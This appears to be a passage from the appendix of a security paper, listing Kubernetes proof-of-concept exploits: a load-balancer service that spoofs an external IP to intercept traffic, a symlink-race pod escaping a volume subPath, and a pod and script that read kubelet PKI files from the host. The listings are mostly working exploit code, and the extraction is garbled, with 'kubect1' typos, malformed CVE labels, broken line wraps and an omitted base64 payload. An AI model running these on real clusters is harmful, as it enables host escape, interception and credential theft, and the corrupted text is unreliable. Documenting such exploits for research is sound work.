kubect1 apply -f - <<'EOF'
apiVersion: v1
kind: Service
metadata:
  name: mitm-lb
  namespace: kubeproxy-mitm
spec:
  ports:
  - name: http
    port: 80
```



```

    targetPort: 8080
  - name: https
    port: 443
    targetPort: 8443
  selector:
    app: echoserver
  externalIPs:
    - 8.8.8.8
  type: LoadBalancer
EOF

kubect1 proxy --port=8080

curl -k -v -XPATCH -H "Accept: application/json" -H "
  Content-Type: application/merge-patch+json" 'http
  ://127.0.0.1:8080/api/v1/namespaces/kubeproxy-mitm/
  services/mitm-lb/status' -d '{"status":{"loadBalancer
  ": {"ingress": [{"ip": "8.8.8.8"}]}}}'

# check external IP
kubect1 get svc -n kubeproxy-mitm

```

Listing B.2: Bash script for executing CVE-2020-2021-25741

```

#!/bin/sh

while [ 1 -lt 2 ]
do
    kubect1 apply -f pod.yaml;
    sleep 10; # you can change it if 10 second is
              not enough for deploy in your cluster
    listing=$(kubect1 logs cve202125741 mount-
              container);
    if [ "$listing" = "" ];
    then
        echo 'Bad attempt. Trying one more time.'
        ;
        kubect1 delete -f pod.yaml;
    else
        echo $listing;
        echo 'Success!';
        exit;
    fi
done

```

Listing B.3: Pod deployed by CVE-2020-2021-25741

```

apiVersion: v1

```

```

kind: Pod
metadata:
  name: cve202125741
spec:
  containers:
  - name: prep-symlink
    image: "bitnami/python:3.7"
    command: ["/bin/sh", "-ec", "mkdir -p /mnt/data/symlink
      -door; ln -s /mnt/data/qweqwe; echo '[STRING_
      OMITTED_DUE_TO_LATEX_ERRORS_SEE_SOURCE_FOR_
      COMPLETE_COMMAND]' | base64 -d > renameat2; chmod
      +x renameat2; while true; do ./renameat2 -e /mnt
      /data/symlink-door /mnt/data/qweqwe; done"]
    volumeMounts:
    - name: my-volume
      mountPath: /mnt/data
  - name: mount-container
    image: "bitnami/python:3.7"
    command: ["/bin/sh", "-ec", "ls /mnt/data; sleep_
      999999"]
    volumeMounts:
    - mountPath: /mnt/data
      name: my-volume
      subPath: symlink-door
  volumes:
  - name: my-volume
    emptyDir: {}

```

Listing B.4: Pod deployed by CVE-2020-2022-23648

```

apiVersion: v1
kind: Pod
metadata:
  name: poc-test
spec:
  containers:
  - name: poc-test
    image: ghcr.io/raesene/cve-2022-23648-poc:v1
    command: ["/bin/bash", "-c", "--"]
    args: [ "while true; do sleep 30; done" ]

```

Listing B.5: Bash script for executing CVE-2022-23648

```

echo "Testing CVE-2022-23648"
echo "Deploying pod"
kubectl create -f pod-manifest.yaml
echo "Pod deployed successfully"

```

```
while [[ $(kubectl get pods poctest -o 'jsonpath={..
  status.conditions[?(@.type=="Ready")].status}') != "
  True" ]]; do echo "waiting_for_pod" && sleep 1; done

echo "Pod_ready!"

echo "Testing_if_successful"
test=$(kubectl exec poctest -- ls /var/lib/kubelet/pki/)
size=${#test}

if [ "$size" != "0" ]
then
  echo "Success!"
  echo "We_got_files_back:"
  echo "$test"
else
  echo "Test_failed!"
fi
```